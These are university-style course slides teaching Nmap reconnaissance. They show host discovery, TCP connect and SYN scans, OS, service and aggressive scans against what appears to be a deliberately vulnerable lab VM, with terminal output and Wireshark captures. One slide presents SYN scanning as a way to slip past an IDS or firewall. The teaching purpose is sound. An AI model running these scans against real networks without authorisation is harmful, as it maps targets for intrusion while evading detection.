WEB APPLICATION SECURITY

NMAP and Burpsuite

Panayiotis Kotzanikolaou-

Christos Grigoriadis-

Dimitrios Koutras

NMAP

Network Mapper used to scan networks for live hosts and extract information from potential targets:

With one command:

- Scan your entire Network
- Find your targets:
  - What OS are they using?
  - Which ports are open?
  - What vulnerabilities do they have

PORT SCANNING

TCP SCANNING

STEALTH MODE

AGGRESSIVE MODE

SCRIPTS


NMAP-HOST DISCOVERY

Provide a Network range:

- e.g. 10.0.1.0/24

Nmap command:

- nmap -sP 10.0.1.0/24
  - -sP argument: skip port scanning after discovering the hosts




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.83.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 01:05 EST
Nmap scan report for 192.168.83.2
Host is up (0.00095s latency).
Nmap scan report for 192.168.83.128
Host is up (0.000067s latency).
Nmap scan report for 192.168.83.131
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.52 seconds
```

NMAP-HOST DISCOVERY

In order to identify the target node:

- Initiate a scan with port checking




```
Nmap scan report for 192.168.83.131
Host is up (0.0050s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
```

NMAP-PORT SCANNING


- Provide a Host
  - e.g. 10.0.1.1
- Scan ports that are used for websites:
  - e.g. 80, 8080, 44

Nmap command: sudo nmap -sT -p 21,80,8080,3306,139,443 10.0.1.1 -sT argument:TCP Connect Scan



```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -p 21,80,8080,3306,139,443 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 01:26 EST
Nmap scan report for 192.168.83.131
Host is up (0.00060s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

TCP stream through Wireshark:



tcp.stream eq 5

No.	Time	Source	Destination	Protocol	Length	Info
20	0.074835834	192.168.83.128	192.168.83.131	TCP	74	46272 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=833045801 TSecr=0 WS=128
22	0.075025590	192.168.83.131	192.168.83.128	TCP	74	3306 → 46272 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3279554 TSecr=833045801 WS=128
23	0.075037708	192.168.83.128	192.168.83.131	TCP	66	46272 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=833045801 TSecr=3279554
32	0.075486292	192.168.83.128	192.168.83.131	TCP	66	46272 → 3306 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=833045801 TSecr=3279554

SP ARGUMENT: TCP CONNECT SCAN AND 3-WAY HANDSHAKE

TCP Connect Scan Procedure:

- Client ➔Syn ➔Server
- Server ➔Syn-Ack ➔Client
- Client ➔Ack ➔Server

OBSERVED BY THE GUARD

Due to your suspicious behaviour the local guards are actively observing you. Sneaking is more difficult.

Problem: An IDS or a firewall might pick up the requests and block the attacker

Solution: SYN Scan


SYN Scan Procedure:

- Client ➔Syn ➔Server
- Server ➔Syn-Ack ➔Client
- By stopping here the 3-way handshake is not completed, hence no connection is generated

SYN SCAN-STEALTH SCAN


Nmap command:

- sudo nmap -sS -p 21,80,8080,3306,139,443 10.0.1.1



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p 21,80,8080,3306,139,443 192.168.83.131
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 01:30 EST
Nmap scan report for 192.168.83.131
Host is up (0.00031s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
3306/tcp open  mysql
8080/tcp open  http-proxy
MAC Address: 00:0C:29:E9:18:62 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

TCP stream through Wireshark:



tcp.stream eq 5


No.	Time	Source	Destination	Protocol	Length	Info
10	0.159652005	192.168.83.128	192.168.83.131	TCP	58	58112 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.159900822	192.168.83.131	192.168.83.128	TCP	60	80 → 58112 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
22	0.160005883	192.168.83.128	192.168.83.131	TCP	54	58112 → 80 [RST] Seq=1 Win=0 Len=0

NMAP-OS DETECTION

Target:10.0.1.1

Nmap command:

sudo nmap -O 10.0.1.1




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 01:33 EST
Nmap scan report for 192.168.83.131
Host is up (0.00097s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 00:0C:29:E9:18:62 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
```

NMAP-OS DETECTION

Target:10.0.1.1   Nmap command: sudo nmap -sV 10.0.1.1

Service & Version Detection



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 07:53 EST
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.12% done; ETC: 07:54 (0:00:02 remaining)
Nmap scan report for 192.168.83.131 (192.168.83.131)
Host is up (0.0039s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           ProFTPD 1.3.1
22/tcp   open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp          Postfix smtpd
80/tcp   open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
512/tcp  open  exec?
513/tcp  open  login         OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
666/tcp  open  doom?
3306/tcp open  mysql         MySQL (blocked - too many connection errors)
5901/tcp open  vnc           VNC (protocol 3.3; Locked out)
6001/tcp open  X11           (access denied)
8080/tcp open  http          nginx 1.4.0
8443/tcp open  ssl/https-alt nginx/1.4.0
9080/tcp open  http          lighttpd 1.4.19
```

NMAP-COMBINATION ARGUMENT


Target:10.0.1.1

Nmap command:

- sudo nmap -A 10.0.1.1


Effects:

- OS Detection
- Version Detection
- Script scanning
- Traceroute




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-05 01:41 EST
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.12% done; ETC: 01:41 (0:00:03 remaining)
Nmap scan report for 192.168.83.131
Host is up (0.0011s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--   1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
| -rw-rw-r--   1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
| -rw-rw-r--   1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
| -rw-rw-r--   1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
| -rw-rw-r--   1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
| -rw-rw-r--   1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
|_-rw-rw-r--   1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 45:a4:66:ec:3a:ba:97:f8:3e:1a:ba:1c:24:68:22:e8 (DSA)
|_  2048 63:e7:c5:d1:8d:8a:94:02:36:6a:d7:d2:75:e9:8b:ce (RSA)
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: bee-box, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2020-12-05T06:43:48+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
